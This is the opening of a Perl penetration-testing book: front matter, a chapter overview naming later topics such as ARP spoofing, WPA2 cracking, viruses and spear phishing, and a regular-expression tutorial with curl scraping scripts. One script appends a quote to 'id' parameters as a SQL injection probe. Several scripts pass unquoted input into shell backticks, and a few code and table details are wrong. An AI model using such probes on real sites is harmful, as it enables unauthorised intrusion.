Penetration Testing with Perl

Harness the power of Perl to perform professional penetration testing

Douglas Berdeaux

Penetration Testing with Perl

Table of Contents

Penetration Testing with Perl

Penetration Testing with Perl

Credits

Sheetal Aute

Disha Haria

Production Coordinator

Alwin Roy

Cover Work

Alwin Roy

About the Author

Douglas Berdeaux is a web programmer for a university located in Pittsburgh, PA, USA. He founded WeakNet Laboratories in 2007, which is a computer and network lab environment primarily used for Wi-Fi security exploration. Using WeakNet Labs, he designed the Wi-Fi-security-themed WEAKERTH4N Blue Ghost Linux distribution, the WARCARRIER 802.11 analysis tool, the pWeb Perl suite for web application penetration testing, the shield DB SQL RDBMS, several Android applications, and even Nintendo DS games and emulation software. He also designed and developed hardware devices used to control ProjectMF VoIP and antique telephony switching hardware. In his free time, Douglas is a musician and enjoys playing video games and spending time with his birds and bunnies.

He has written *Raiding the Wireless Empire*, *CreateSpace Independent Publishing Platform*, and is in the process of writing *Raiding the Internet Oceans*—these are two self-published technical books that possess the exciting and strange life of a hacker, Seadog. He has also written *Regular Expressions: Simplicity and Power in Code*, *CreateSpace Independent Publishing Platform*, which is a technical guide to the power of regular expressions and how they can be applied in programming and scripting. Besides books, he has also published many articles in information security magazines, including *2600: The Hacker Quarterly*, *PenTest Magazine, Sun/Oracle BigAdmin*, and *Hakin9 IT Security Magazine*.

About the Reviewers

Michael Scovetta is a senior program manager at Microsoft, where he advises engineering teams on secure software design and development practices. With nearly 20 years of professional experience in the field of information technology, Michael has held related positions at CBS, CA Technologies, UBS Financial Services, and Cigital. He created the open source static analyzer Yasca and is a Certified Information Systems Security Professional (CISSP).

Michael has a Bachelor of Science degree in Computer Science and Mathematics from Hofstra University and a Master of Science degree from Cornell University.

Michael can be contacted on LinkedIn at linkedin.com/in/scovetta.

Juan Miguel Vigo currently heads the IT operations for a nonprofit organization. Having been in the IT industry for 16 years, he has been employed in many small-sized companies, which were mainly related to B2B and also IBM. He has experience in diverse functions ranging from helpdesk to management.

In his initial years as a developer, he wrote two articles for a Spanish programming journal about webmail systems and web spiders. As an open source advocate, he has contributed to a few projects, including NetBeans (Java) and TWiki (Perl).

Juan became interested in security a few years ago and recently got his GIAC Web Application Penetration Tester certification. He is about to start pursuing the OSCP certification.

First, I would like to thank my family for their support (I love you!). I would also like to thank all the colleagues I met at each workplace I've been in (you made the work more fun!). Next, I would like to thank everybody at Packt Publishing (you're so charming!). Finally, I would like to thank all the open source community and nonprofit organizations who work to improve the Internet and the world we live in.

www.PacktPub.com

Support files, eBooks, discount offers, and more

For support files and downloads related to your book, please visit www.PacktPub.com.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.PacktPub.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at <service@packtpub.com> for more details.

At www.PacktPub.com, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.

https://www2.packtpub.com/books/subscription/packtlib

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can search, access, and read Packt's entire library of books.

Why subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print, and bookmark content
- On demand and accessible via a web browser

Free access for Packt account holders

If you have an account with Packt at www.PacktPub.com, you can use this to access PacktLib today and view 9 entirely free books. Simply use your login credentials for immediate access.

> *I would like to dedicate this publication to those who followed my site over the years and joined me on this seemingly-limitless journey. Thank you all for the support, words, criticism, help, or just being there when I needed you.*

Preface

I have been interested in the subjects of art and computer science for as long as I can remember, and thankfully, I had many people in my life who helped steer me in the right direction. My father took me to various computer classes and science museums as a child, and my mother and grandmother both encouraged me to be creative, while providing me with enough freedom to learn on my own. So when my brother gave me my first computer in around 2002, I was changed forever. I started learning Perl programming just a few years later, which was coincidentally around the same time that I had cracked my first Wi-Fi encryption key using Aircrack-ng. As time progressed, these two separate paths overlapped, leading me into the strange, complex universe, that is, computer science.

It wasn't until several years prior to writing this book that I truly began to understand the harmonious nature of Perl, Linux, and information security. Perl is designed for string manipulation, which excels in an operating system that treats everything as a file. Rather than writing Perl scripts to parse the output from other programs, I was now writing independent code that mimicked the functionality of other information security programs. At this stage, I had a newfound appreciation for the power of Perl, which opened the door for endless opportunities, including this book.

I was approached to write it to teach people how to "build a port scanner and extract information from Nmap or e-mail addresses from websites." This seemed a bit too trivial to justify an entire book, and I felt Perl deserved more. Because many information security professionals do not consider Perl to be a practical resource, I have chosen to take a different path. My goal in writing this book is to throw light on Perl's endless capabilities and to teach readers that Perl can take us anywhere, while being a valuable asset to anyone in the information security field.

I chose to take the reader into the dirty byte-level depths of cracking WPA2, packet sniffing and disassembly, ARP spoofing (the right way), and performing other advanced tasks, such as blind and time-based SQL injection. Throughout the course, my explanations loosely adhere to the Penetration Testing Execution Standard (PTES) designed by people who have spent their lives working in information security.

This book is written for people who are already familiar with basic Perl programming and who have the desire to advance this knowledge by applying it to information security and penetration testing. With each chapter, I encourage you to branch off into tangents, expanding upon the lessons and modifying the code to pursue your own creative ideas.

This project was an incredible journey for me, and unfortunately, it didn't come without psychological fees. Just like many of my projects in the past, I spent many hours simply sifting through outdated forums and weblog posts trying to find answers to strange errors or undesired program output. Being an open source advocate takes resilience, determination, and self-motivation. In fact, it was once described as "passion" to me in an interview. Through each project I seem to emerge a different person, and this was no exception. I realized this is because with Perl programming, I am constantly learning and no matter how intimate I may feel with the language, I can always do it better. Isn't that right, *Tim Toady*?

What this book covers

Chapter 1, *Perl Programming,* covers some intermediate Perl concepts that use CPAN for the Perl modules that will be used in this book. It also covers some extremely important built-in regular expression functions and explains how to get output from Linux application streams and kernel files.

Chapter 2, *Linux Terminal Output,* brushes on the Linux shell bash. This includes commands, output to the terminal, I/O streams, and some simple administration. Reading this chapter is necessary for any Perl programmer who does not use Linux or anyone who uses Linux but is reluctant to use a shell. You will also learn how a Perl script can call Linux commands directly from the shell.

Chapter 3, *IEEE 802.3 Wired Network Mapping with Perl,* teaches you how to write scripts and automation to scan and fingerprint live devices and get all network information.

Chapter 4, *IEEE 802.3 Wired Network Manipulation with Perl,* helps us understand how to use Perl to develop man-in-the-middle exploiting software and how to sniff traffic.

Chapter 5, *IEEE 802.11 Wireless Protocol and Perl,* covers the basic 802.11 WLAN terminologies and protocol functionality, how Linux handles and prepares wireless devices, the different types of scanning, how to capture 802.11 packets using Perl, how to write an 802.11 protocol analyzer using Perl, and an easy way to interface Perl with the Aircrack-ng suite.

Chapter 6, *Open Source Intelligence,* covers one of the most important phases of the penetration test, open source information gathering on targets. This includes personal information such as e-mail addresses and Google, LinkedIn, and Facebook data. It also covers Domain Name Service information gathering by tracing routes to hosts, zone transfers, DIG, Whois, and more. We also brush on supplemental online resources for client target information gathering.

Chapter 7, *SQL Injection with Perl,* teaches you simple SQL injection vulnerability discovery methods using Perl. You will learn about the different methods of SQL injection, post-exploitation processes, and even how to develop an advanced blind-time- and data-based SQL injection tool using Perl programming.

Chapter 8, *Other Web-based Attacks,* helps us discover how to use Perl to find and exploit different types of common web penetration testing attacks. This includes cross-site scripting, Local and Remote File Inclusion, and even exploiting plugins for content management software.

Chapter 9, *Password Cracking,* covers many ways in which we can crack hashed passwords using Perl programming. This includes salted and unsalted SHA1 and MD5 encryption methods, cracking password-protected compromised ZIP files, and even cracking WPA2. This chapter also briefly discusses Digital Credential Analysis and how intelligence gathering methods can be beneficial to cracking password hashes using brute force methods.

Chapter 10, *Metadata Forensics*, teaches us how to glean private data and personal information using simple, digital forensic methods with Perl programming. We mostly cover methods on how to extract metadata from files, including images and PDF files, and we construct our own tool for this task using Perl.

Chapter 11, *Social Engineering with Perl*, covers yet another very important aspect of penetration testing. You will learn how to construct viruses and how to perform simple spear phishing attacks using Perl programming after briefly covering some background in social engineering.

Chapter 12, *Reporting*, covers what we should put into a report and its different subsections. Reporting is the most important phase of the penetration test as it is a continuous task that lasts the entire duration of the penetration test. In this chapter, we will discover a few ways to format our output data from our previously written Perl programs and how we can easily use it to create text, CSV, PDF, and even graph images.

Chapter 13, *Perl/Tk*, explores ways in which we can create a graphical user interface for our previously written Perl programs. We take an in-depth look at the Perl::Tk module in an object-oriented manner, and see how to create windows, widgets, and other objects in an event-driven programming style.

What you need for this book

The physical requirements in this book are a single 802.11 Wi-Fi router that is capable for WPA2 encryption, two workstations (which can be virtual if networked properly) that will act as an attacker and a victim, a smartphone device, an 802.11 Wi-Fi adapter that is supported by the Linux OS driver for packet injection, network shared storage, and a connection to the Internet. Hardware attacking includes networked device software, which includes simple HTTP login forms, such as a router and a switch, and smartphone administration software.

The software required for the attacker is a simple penetration-testing-themed live disk, such as WEAKERTH4N Linux (used throughout this book), which is freely available online. This live disk requires no installation to the hard drive and can be used even in virtual environments such as Oracle VM VirtualBox. Software for the target victim includes the Microsoft Windows operating system, the Linux operating system (any flavor), and server software such as HTTP/PHP, Oracle MySQL, and Microsoft Windows SMB services.

The skills required are basic Perl programming, simple networking experience, and minimal Linux experience, as most of the terminologies and tasks are detailed throughout this book.

Who this book is for

Due to the unique manner in which the tasks are approached throughout this book, this knowledge can be used by a wide audience and the topics covered might be applied to a wide variety of situations. The target audience ranges from those who are novices to expert Perl programmers, and those who are generally interested in hacking or penetration testing, or penetration testers who want to learn more about how many point-and-click frameworks function. How much you walk away with at the end of this book depends on how curious you are about the subject.

Conventions

In this book, you will find a number of text styles that distinguish between different kinds of information. Here are some examples of these styles and an explanation of their meaning.

Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows: "Let's create a new subroutine called `colCount()` and see if we can easily obtain the column count of the current table."

A block of code is set as follows:

```
#!/usr/bin/perl -w
use strict;
open(DICT,"words.txt");
while(<DICT>){
        print if($_ =~ m/([a-z])\1\1/);
}
```

Any command-line input or output is written as follows:

```
user@shell:~ # command <arguments>
```

New terms and **important words** are shown in bold. Words that you see on the screen, for example, in menus or dialog boxes, appear in the text like this: "Let's take a quick look behind the code using our web browser to find out more information about the **Login** page."

Note

Warnings or important notes appear in a box like this.

Tip

Tips and tricks appear like this.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or disliked. Reader feedback is important for us as it helps us develop titles that you will really get the most out of.

To send us general feedback, simply e-mail <feedback@packtpub.com>, and mention the book's title in the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide at www.packtpub.com/authors.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Downloading the example code

You can download the example code files from your account at <u>http://www.packtpub.com</u> for all the Packt Publishing books you have purchased. If you purchased this book elsewhere, you can visit <u>http://www.packtpub.com/support</u> and register to have the files e-mailed directly to you.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you could report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting http://www.packtpub.com/submit-errata, selecting your book, clicking on the **Errata Submission Form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded to our website or added to any list of existing errata under the Errata section of that title.

To view the previously submitted errata, go to https://www.packtpub.com/books/content/support and enter the name of the book in the search field. The required information will appear under the **Errata** section.

Piracy

Piracy of copyrighted material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works in any form on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at <copyright@packtpub.com> with a link to the suspected pirated material.

We appreciate your help in protecting our authors and our ability to bring you valuable content.

Questions

If you have a problem with any aspect of this book, you can contact us at <questions@packtpub.com>, and we will do our best to address the problem.

Chapter 1. Perl Programming

This chapter will require basic knowledge of Perl programming and simple programming logic. It will also require a Linux environment and a test lab to test the code examples.

The topics that will be covered in this chapter are as follows:

- Files
- Regular expressions
- Perl string functions and operators
- CPAN Perl modules
- CPAN minus

Files

Files are everywhere. We all share, create, modify, and delete files on a daily basis. But what are files? Text files? Images? Yes, these are files, but so are websites, databases, computer screens, keyboards, and even disk drives! The Linux operating system treats *everything as a file*. This includes regular document files that the user creates, configuration files used by services, and even devices. Devices can actually be accessed via the filesystem in a special I/O stream. This is just one of Linux's most prominent functional characteristics that helps put it above other operating systems that we will cover in more detail in [Chapter 2](), *Linux Terminal Output*. It makes customization incredibly easy, allows us to easily interact with hardware using file descriptors, and also makes some security practices easier to understand with simple filesystem permissions. Many of the files that we encounter, even binary MIME types, will have some plain text in them. This text can include passwords, server names, internal network data, e-mail addresses, phone numbers, and much more. Fine-tuning our information-gathering skill to detect potentially sensitive data in strings can be accomplished with the simple practice of pattern matching using regular expressions.

What's covered? In this chapter, we will cover the basics of using regular expressions in our Perl programs that we will be writing throughout this book. If you are unfamiliar with regular expression syntax, it's best to read through carefully and follow the examples. We will cover only a small portion of the underlying string filtering power of regular expressions, and we implore you to expand this knowledge further to master the string operators of Perl. We will brush up on how to install and use Perl modules from the CPAN code base (http://cpan.org). This chapter ends with us writing our first tool to gather information from a website. We will also touch lightly upon the **Penetration Testing Execution Standard** (**PTES**) and where our work up to this point fits the standards. Also, in this chapter, we will be looking at how Perl can interact with the Linux shell using I/O streams to send output to other commands, forking processes, or even files for logging our data. By the end of [Chapter 2](), *Linux Terminal Output*, we will have anyone reading along (with mostly GUI or Windows experience) comfortable using the GNU Linux bash shell.

Regular expressions

Regular expressions are patterns that use a special syntax to filter input and output text. They are the standard for any type of text filtering and manipulation, and many of the most popular programming languages today support the basic regular expression syntax. Since a lot of penetration testing involves unknowns and variables, these expressions are extremely important for us to fine-tune our results from any source that responds with text, or binary that could contain text. They help us reduce the amount of traffic generated during the test and also save us time and cut costs when found in any process that might involve text. For instance, consider HTTP GET requests to websites. We won't need to send hundreds of automated requests to test for **cross-site scripting** (**XSS**) vulnerabilities if we know exactly what we are looking for! We can simply send a few requests and save time by knowing how to construct proper Perl `m//` matching operator expressions.

By the end of this chapter, we will be completely confident in parsing out anything we want from any text media MIME type of file.

If we are to consider why strings are important to us during a penetration test with Perl, it's easy to see the relation. First of all, Perl programming has the absolute best string manipulation support and is considered the de facto standard for regular expression usage. Strings themselves are best handled with these regular expressions, and sadly, believe it or not, they seem to be overlooked by a lot of programmers. Regular expressions are a simple sublanguage that can be used for filtering, altering, and creating strings with incredible precision. Many of the most popular programming languages support basic regular expression syntax. Linux also has many applications installed by default, such as awk, sed, and egrep, which also support regular expressions as arguments. First, let's take a look at metacharacters. Metacharacters have a special meaning to the regular expression engine (in our case, Perl). If we want to search for the literal meaning of a character, we can simply escape it with a backslash, just as we would for quotes, or with dollar symbols in a `print()` function's string argument.

Literals versus metacharacters

The first metacharacter we will cover is the period. This literally represents *any character*. Consider that we write an expression pattern like the following:

```
13.7
```

If we feed this into the Perl `m//` matching operator, this will positively match any line that contains the substrings such as `13a7`, `13b7`, `1307`, `13.7`, `13>7`, and even `13,7`. It even includes non-alphanumeric characters such as `13-7`, `13^7`, and even `13 7` (that's a space). We can easily compare this to the `?` character in the Linux shell bash, and we find that both act the same. Consider the following command:

```
vim ?op.p?
```

This command will start a vim session with a file named `oop.pl` or `pop.pk` or even `8op.p_` in a bash shell. We can think of the wildcard `?` as `.` in a regular expression syntax.

Let's take a look at a small list of some of the most common metacharacters used throughout this book and what they represent to a regular expression interpreter. These are split into two groups, characters and quantifiers.

Character/quantifier	Description
\s	This represents any whitespace character, tab, and space
\S	This represents any non-whitespace character
\w	This represents any word character (alphanumeric and underscore)
\W	This represents any non-word character
\d	This represents any digit
\D	This represents any non-digit character
\n	This represents a new line
\t	This represents a tab character
^	This represents an anchor to the beginning of the line
$	This represents an anchor to the end of the line
()	This represents a grouping of strings
(x|y)	This is an instruction to match x OR y
[a-zA-Z]	This represents character classes match a through z OR A-Z
.	This represents any character at all, even a space
*	This represents any amount, even 0
?	This represents 1 or 0

+	This represents at least 1
{x}	This indicates that it is at least x times a match
{x,}	This indicates that it is at least x amount of times a match
{x,y}	This indicates that it is at least x but no more than y times a match

Quantifiers

What if we want to have at least one character match, such as the `o` character in `fo`, `foo`, and `fooooo`? We use a special metacharacter called a quantifier. Quantifiers are unary operators that act only upon the previous expression. They can be used to quantify how many times we match a single character, string, or subpattern. There are four different quantifiers we will cover in this section. The first is the **at least one** quantifier `+`.

To match the strings mentioned, we can simply make our pattern as follows:

`fo+`

This will do the trick. If we want the `o` character to be optional, we can use the `?` quantifier and make our regexp `fo?` to accomplish the match. This means we can match strings such as `fo`, `from`, and `form`, for example.

We can also specify a **zero or any amount** quantity with the asterisk character `*`. Our regular expression pattern, or regexp, will then become:

`fo*`

This will match `fo`, `f`, `fooooooo`, and even `fffff`, for example. The asterisk used in a bash shell means *anything at all*. This means that `hello*.txt` will match `hello_world.txt` or even `hello.txt`. This is certainly not the case with the quantifier. To differentiate the two, `hello*.txt` that is used as a regexp in the matching operator `m//` will only filter results such as `hellooooo.txt` and even `hell.txt`. We can think of the bash `*` operator as the regexp pattern `.*` This is solely because the operator `*` literally means **zero or many of the last pattern or character**.

Finally, let's take a look at our own custom quantifier. This quantifier is denoted as:

`{m,n}`

This quantifier allows us to specify our own range of quantities. It is the most powerful quantifier due to its flexible nature. Let's look at a simple example. Say we want to match a `#` character followed by a minimum of three zeroes and a maximum of six, then a semicolon for a hexadecimal value of the color black is used. Our expression is then written as `#0{3,6}`, and will match the following strings: `#000`, `color:#0000`, and `background-color:#000000`. We can leave out the `n` in the general definition to specify at least `m`, and we don't care how many more.

Anchors

Anchors are metacharacters that allow us to anchor our pattern to the beginning or end of the input string. For instance, the caret character `^` allows us to anchor the pattern filter to the beginning of the string. Say we are searching through a file and want to display lines that begin with the literal string `Perl`. Our regexp then simply becomes:

```
^Perl
```

We can use this with any application that takes a regexp as an argument. Egrep, for example, takes a regexp as an argument and filters the output to only display what matches with the rules in the regexp's syntax. Let's search a file for lines that begin with an image tag using `egrep`:

```
[trevelyn@shell ~/pentestwithperl/dev]$ egrep '^<img' site.html
<img src="../images/avatar.png"/>
<img src=""/>
<img width=500 src="../images/creditcard.png"/>
<img src="http://weaknetlabs.com/images/argv0.png"/>
<img width="500" src='../images/ilovepla.png' />
<img src='../images/inbox.png' height=250 />
```

In the preceding example, we see the output of `egrep` that shows only lines that start with the literal string `<img` when applied to the file `site.html`. This is our starting anchor. Another anchor is one that matches the end of an input string.

Tip

HTML returned by some Perl functions or Linux commands can have a tendency to be returned as one great big string instead of being returned on a per-line basis that we see. This is due to the web programmer's text editor or IDE that uses nonstandard characters for the ends of lines, such as `^M`. To avoid our anchored pattern that is used in the `m//` matching operator returning the entire HTML as one line, we can break up the lines using other special characters and the Perl `split()` function, which we will see in Chapter 6, *Open Source Intelligence*.

If we wanted to match a string or line that ended with the literal string `Perl`, we can use the dollar character `$`. Our regexp then becomes:

```
Perl$
```

This will match any string that ends with the word `Perl`. The underlying principle of anchoring patterns can be applied without using the `^` and `$` metacharacters. For instance, if we know that our lines will contain HTML `IMG` image tags and we are in the process of reporting during our penetration test, and we want a finely tuned list of images that contain sensitive metadata. Since we know that `IMG` HTML tags have a source attribute, `src=""`, we know that we just need what's within the double quotations. We can then anchor the beginning of our pattern to the `src="` text and to the end of the closing double quotation mark, like this:

```
src="[^"]+"
```

This will perfectly match the direct path to the image on lines, like this:

```
<img src=”../images/myimage.png”/>
```

We have used the double quotation marks as anchors. These anchor metacharacters and methods are vital to ensure that we make precise filters for our input when dealing with strings.

Tip

One thing to note while practicing the regular expression syntax is that not all interpreters support all syntaxes. In fact, the same application interpreter program can offer support for some advanced regular expression syntax when used on a GNU system and not on a BSD system! The best way to test this in order to also avoid shell interpretation of metacharacters is to test the syntax using the Perl functions and operators described in this chapter, or check the syntax manuals on your system beforehand.

Character classes

A character class uses the Boolean OR logic, and is written within square brackets in a regular expression syntax. Let's say that we want to match any string that contains either `1`, `3`, or `7`. We will write our regexp as this:

```
[137]
```

This will match strings such as `l337`, `L3et`, `LEE7`, `1337`, and even `3Lea7` as we didn't impose and anchor into the pattern. This can sometimes be very helpful when dealing with web security obscurely. Sometimes, simple methods such as filtering for hardcoded characters are used to secure a web application or site.

One thing we should note is that all metacharacters except for the caret `^` and the hyphen `-` lose their special meaning and are treated as literals within the character class brackets. The caret actually takes on a new meaning, which is to negate any string that contains `1`, `3`, or `7` when used at the beginning of the range, like this:

```
[^137]
```

This regexp will return `false` when used in a Perl matching operator and fed with the strings that had previously matched. This will positively match a string such as `LeEt`, or even `1ee7`, but not `1337`.

The class brackets can also contain more than just numbers. We can use any characters. For example, let's make a regexp as follows:

```
ra[ibtfdo ]
```

Notice the space at the end after `o`. This pattern will match the string `rabbit food` and `rabbittfoood` for example, and allow us to work around typos when searching for the exact information we want. Having the flexibility to allow for human error is always a major benefit to minimizing our footprint during a penetration test.

Tip

Always remember that regular expression syntax, just like Perl, is case sensitive. The character class brackets are great when we don't know the case of the input string. For instance, the regexp `[Ss][Qq][Ll]` will match `SQL` in any case form, and some operators allow us to shorten this syntax to `/sql/i` by simply appending the character `i` to the end of the expression.

Ranged character classes

In Perl, we can easily create an array by assigning a list as a range to it. For example:

```
my @array = (0..9);
```

This array will create an array with the 0th element as `0` and the ninth element as `9`. This is very similar to how we specify a ranged character class in regular expression syntax. The only difference is that we use the hyphen character `-` within square brackets. This works because of the way Perl interprets characters by their ASCII values. Perl knows that the underlying value of, say `a`, is 97, and that of `e` is 101. Let's say we specify a range within square brackets like this:

```
[a-e]
```

The regular expression interpreter will search every line of input and filter for either a OR b OR c OR d OR e. This works with any two characters as long as the first ASCII value of the first character is less than the ASCII value of the second.

Grouping text (strings)

The square brackets are great for Boolean OR logic, but what about AND? The AND logic can be accomplished using parenthesis, and works well for strings.

When we covered the unary quantifier operator earlier in this chapter, we learned that it can be applied to not only the previous character but also to a previous subpattern or expression as well. We can use it on a character class and string to quantify how many times we want those as well. For instance, if we have the string `foobar`, and we are looking specifically for another string `foobarfoobar`, we can simply append the `{2}` quantifier to the string in parenthesis, making our regexp as follows:

```
(foobar){2}
```

Without the parenthesis, the `{2}` quantifier will only act upon the `r` character just before it. This is a similar behavior to other unary algebra operators such as exponents. For example, the algebraic expression $6x^2$ can return a result vastly different than that of the expression $(6x)^2$. Let's put a few concepts together for a string example. If we are searching for a specific string, say `barbazbarbaz`, we notice that we are looking for a repeating pattern, `barbaz`. Let's make our regexp as follows:

```
(barbaz){2}
```

It will match `foobarbazbarbazfoo` and `barbazbarbazbarbaz` as examples also. How should we filter these false positives out? We simply use anchors:

```
^(barbaz){2}$
```

This new regexp pattern will only match strings or lines that are `barbazbarbaz`.

When all of these principles come together, we save a massive amount of time writing, debugging, and maintaining our Perl programs, and fine-tuning our scope when hunting for specific data. One really nice feature about Perl is the huge number of libraries or modules it has. In fact, there is one specific module that we can use to debug our regular expressions, called `Regexp::Debugger`. Later in this chapter, we will learn how to install and use Perl modules.

Backreferences

There are advanced methods to pull out certain information from the data we receive, one of which is backreferences. Backreferences are any matched substrings in a regular expression that match within parenthesis. This can be complex, so let's take a look at an example. Let's say we have a file with a massive amount of English words, one per line. How can we write a regular expression pattern to search for words that have three identical consecutive letters? Well, anything that matches the pattern within a parenthesis gets stored in the regular expression interpreter as a variable. This variable can be accessed in Perl with a simple digit. \1 is the variable for the first match in parenthesis, \2 for the second, and so on. Let's write a sample code that will match for the special words in a dictionary file:

```
#!/usr/bin/perl -w
use strict;
open(DICT,"<","words.txt");
while(<DICT>){
        print if(m/([a-z])\1\1/);
}
```

Tip

Downloading the example code

You can download the example code files from your account at http://www.packtpub.com for all the Packt Publishing books you have purchased. If you purchased this book elsewhere, you can visit http://www.packtpub.com/support and register to have the files e-mailed directly to you.

In the preceding code, we see that while the file is being read per line, if each line contains any alpha lowercase character followed by that character using the \1 variable two more times, we run `print`. We run this on a dictionary file and get the following results:

```
[trevelyn@shell ~/pentestwithperl/dev]$ perl backrefword.pl
crosssection
crosssubsidize
shellless
bossship
demigoddessship
goddessship
headmistressship
patronessship
wallless
whenceeer
```

What's even more beautiful about the match being stored into \1 is that Perl actually stores it again in the special variable $1. This special variable gets overwritten on each match though, but let's look at how we can use this:

```
#!/usr/bin/perl -w
use strict;
open(DICT,"words.txt");
while(<DICT>){
```

```perl
    print "Match: " . $1 . " " . $_ if($_ =~ m/([a-z])\1\1/);
}
```

This code produces the following results:

```
[trevelyn@shell ~/pentestwithperl/dev]$ perl backrefword.pl
Match: s crosssection
Match: s crosssubsidize
Match: l shellless
Match: j jjjbackpack
Match: s bossship
Match: s demigoddessship
Match: s goddessship
Match: s headmistressship
Match: s patronessship
Match: l wallless
Match: e whenceeer
```

Here, we see that the special variable $1 is equal to \1 and the first match in parenthesis. This is extremely useful when minimizing our code. We will be using this syntax throughout the rest of our examples in this book.

Perl string functions and operators

So how do we really take advantage of these regular expressions in Perl? Well, we will be learning about four different operators and functions that use them, `m//, s///, grep()`, and `split()`. These will allow us to focus directly on the returned text that we desire from any scan during a penetration test. Let's first take a look at the Perl `m//` matching operator in action.

The Perl m// matching operator

Let's design a simple script that uses the `curl` Linux program to get a web page and filter its output. `curl` is a Linux program that transfers a lot of different protocol syntax from the Web via our queries back to our command line's standard output (the screen in most cases, `STDOUT`). This Perl script relies on an external shell output for its result's input. A better way to do this is to simply use Perl modules, such as `LWP::UserAgent`, which can be downloaded from the massive CPAN code base. We will learn more about Perl modules later in this chapter. Consider the following code:

```
#!/usr/bin/perl -w
use strict;
foreach(`curl $ARGV[0] 2>/dev/null`){
print if(m/<img.+src=/);
}
```

This simple code uses the " (backticks) syntax to iterate through the returned output of the `curl` command from the shell. We analyze every line and print if the `src` attribute comes right after the opening HTML `IMG` tag. This is an extremely simple example. If we were to read this `if` statement as an algebraic word problem, it would read "if the local variable for each line returned from the HTML page using `curl` contains the pattern matching the regular expression rules `<img.src`, then print it." It's easy to see how this is much more flexible than just searching for static lines. Let's now take this a bit further and pull out the image URLs (if they are full URL paths).

The Perl s/// substitution operator

Substituting text is another vital Perl skill. This too involves using regular expressions, and when used properly, can result in smaller, more convenient code that uses less external resources. Let's remove all the text that is not our source attribute value in the HTML `IMG` tags that we find in a target's web page. We will be using the `s///` operator:

```
#!/usr/bin/perl -w
use strict;
my $url = $ARGV[0] or die "please provide a URL";
my @html = ` curl $url 2>/dev/null`;
foreach my $line (@html){
if($line =~ m/<img.src=/){
  $line =~ s/<img.src=["']//; # remove beginning of HTML tag
  $line =~ s/["'].*//; # greedily remove everything after the SRC attribute
  print $line;
}
}
```

Here, we added a few more lines into the previous code. The first we see with the substitution operator `s///` actually completely removes the string `<img src="` or even `<img src='` with the simple Boolean OR logic square brackets. The substitution operator has three slashes and takes two arguments. It takes the first expression, and using the regular expression syntax, matches the input text and then substitutes the matched text for the second:

```
s/this/that/X
```

The preceding generalization shows the substitution operator syntax. The `this` term will be the pattern that the operator looks for in order to substitute `that` in its place. The trailing `X` term indicates a modifier, and allows us to specify case-insensitivity. For example, say we want to change all URLs we find into potentially vulnerable SQL injection URLs from the `id` HTTP GET parameter, but we don't know if the web developer used `HREF=` or `href=` in the code, then we could use a piece of code like this:

```
#!/usr/bin/perl -w
use strict;
my @html = `curl $ARGV[0] 2>/dev/null`;
foreach my $url (@html){
if(m/\?id=/){
  $url =~ s/.*href=["']//i;
  $url =~ s/["'].*//i;
  $url =~ s/\?id=/?id='/i;
  print $url;
}
}
```

The trailing `i` characters are the modifiers that tell the substitution operator to ignore the case in the match. The `.*href=["']` regexp tells the operator to delete everything before (and including) the first single or double quote, and the `["'].*` regexp tells it to remove everything after (and including) the first encountered single or double quote. Now, in this code, we have a third substitution line, which changes the `?id=` substring into `?id='`, and when we run this against a site, we pull out the URLs and add the single quote, which

yields results as follows:

```
[trevelyn@shell ~/pentestwithperl/dev]$ perl sqli.pl
'http://weaknetlabs.com/temp/siteid.html'
1. http://weaknetlabs.com/main.php?id='33
2. http://weaknetlabs.com/main.php?id='1022
[trevelyn@shell ~/pentestwithperl/dev]$
```

We can then run yet another check to verify that each one of these URLs is unique, and then another to see if the DOM is returned with an SQL error. Notice how we escape the question mark used in the GET parameter id. This is to use it as a simple literal and not as a metacharacter. This shows the power of the substitution operator and how we can apply it to any string returned from any service we query.

But, how can we avoid calling the s/// operator multiple times to get a URL from the string? How can we minimize these lines into one single line? Well, remember backreferences from the previous section? The s/// operator supports backreferences! Using backreferences, we can reduce the following code:

```
foreach my $url (@html){
if(m/\?id=/){
  $url =~ s/.*href=["']//i;
  $url =~ s/["'].*//i;
  $url =~ s/\?id=/?id='/i;
  print $url;
}
}
```

This code can be reduced to just the following line:

```
print $2 if($_ =~ m/href=("|')([^"']+)\1/i);
```

The code becomes simple and beautiful. The Perl special variable $2 is what is matched within the second set of parenthesis. We also make use of the negation caret ^ within the character class brackets, and match with the case-insensitive modifier at the end of the m// operator. The Perl special variables for backreferences are extremely helpful when using the s/// operator, as we can use them in the second argument from the matched regexp in the first.

Putting the two operators m// and s/// together provides us with a solid ground for parsing returned text from our target. In these last few subsections, we have only covered the surface of the power that is held not only by these operators, but also by the regular expression syntax.

Regular expressions and the split() function

The `split()` function is not an operator like `m//` or `s///` but a function. It is commonly used to split up input text into arrays. For instance, it is commonly used with CSV files to get an array of each element per line with the code. Consider the following code:

```
my @spltArr  = split(/,/,$_);
```

Here, we split up the line using the comma as a delimiter, and everything between the commas becomes an element in the `@spltArr` array. Let's apply this to the web page returned from our previous examples. We can split the text using the double quote as a delimiter and only pull out the URL to the image. Consider the following code:

```
#!/usr/bin/perl -w
use strict;
my $url = $ARGV[0]; # grab URL
foreach my $line (`curl $url 2>/dev/null`){
if($line =~ m/<img src="/i){
  foreach(split(/"/,$line)){
   print $_, "\n" if(m/.(png|jpg|gif)$/i);
  }
}
}
```

